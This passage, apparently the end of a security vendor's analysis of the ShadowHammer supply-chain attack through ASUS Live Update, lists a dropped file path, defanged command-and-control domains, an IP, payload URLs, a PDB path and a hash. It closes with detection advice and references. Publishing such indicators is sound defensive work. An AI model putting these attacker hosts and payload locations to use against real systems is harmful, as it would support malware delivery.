- 9842b08e0391f3fe11b3e73ca8fa97f0a20f90b09c83086ad0846d81c8819713 Nov

Dropped Files

For systems not matching the MAC address filter, an idx file is created two levels up relative to the Setup.exe current directory, for example:

- C:\Program Files (x86)\ASUS\ASUS Live Update\Temp\6\Setup.exe
- C:\Program Files (x86)\ASUS\ASUS Live Update\idx.ini

Network

- host2[.]infoyoushouldknow[.]biz
- nano2[.]baeflix[.]xyz
- asushotfix[.]com
- www[.]asushotfix[.]com
- homeabcd[.]com
- simplexoj[.]com
- 141.105.71[.]116
- hxxps://asushotfix[.]com/logo[.]jpg
- hxxps://asushotfix[.]com/logo2[.]jpg

PDB Indicator

June sample – D:\C++\AsusShellCode\Release\AsusShellCode.pdb

Summary

The ShadowHammer attack is a great example of a supply chain attack where a threat actor abused a trusted update utility to distribute malware across the globe in a targeted way. As mentioned in the Kaspersky analysis the attack shares similarities with those performed by the BARIUM group suggesting a continuation and even escalation in the scale and sophistication of their operations.

From a defensive perspective, the significant time it took to uncover this attack demonstrates that the actions taken in the first stage of the incident are stealthy and difficult to detect. But it is quite possible that noisier indicators will be discovered as more information about the second stage payload is released.

To provide support for real-time and retrospective detection, it is strongly recommended that organizations deploy endpoint monitoring and response with an EDR, agent as this can give the visibility and control needed to combat such threats.

References

[1] https://securelist.com/operation-shadowhammer/89992/

[2] https://www.virustotal.com/#/file/9a72f971944fcb7a143017bc5c6c2db913bbb59f923110198ebd5a78809ea5fc/detection

[3] https://www.vkremez.com/2019/03/lets-learn-dissecting-operation.html

Categories

Threats & Research